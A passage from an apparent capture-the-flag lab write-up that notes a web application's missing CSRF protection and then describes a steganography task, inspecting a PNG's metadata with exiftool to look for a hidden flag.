


- Concluded that the application lacked proper CSRF protection and leaked sensitive data in the frontend.




## 06 Bonus Task – STEG (Stenography)


- Downloaded the provided image file **download.png** from the challenge portal.



- Verified the file type and basic structure (PNG header visible when opened in text viewer).



- Introduced the concept of **steganography** — hiding information inside image files using metadata, pixel data, or embedded text.



- Used **exiftool** to inspect the image's metadata and hidden fields.
- Checked for non-standard fields, embedded comments, or unusual metadata entries that could contain the hidden flag.
- Prepared screenshots of the exiftool output as evidence of analysis.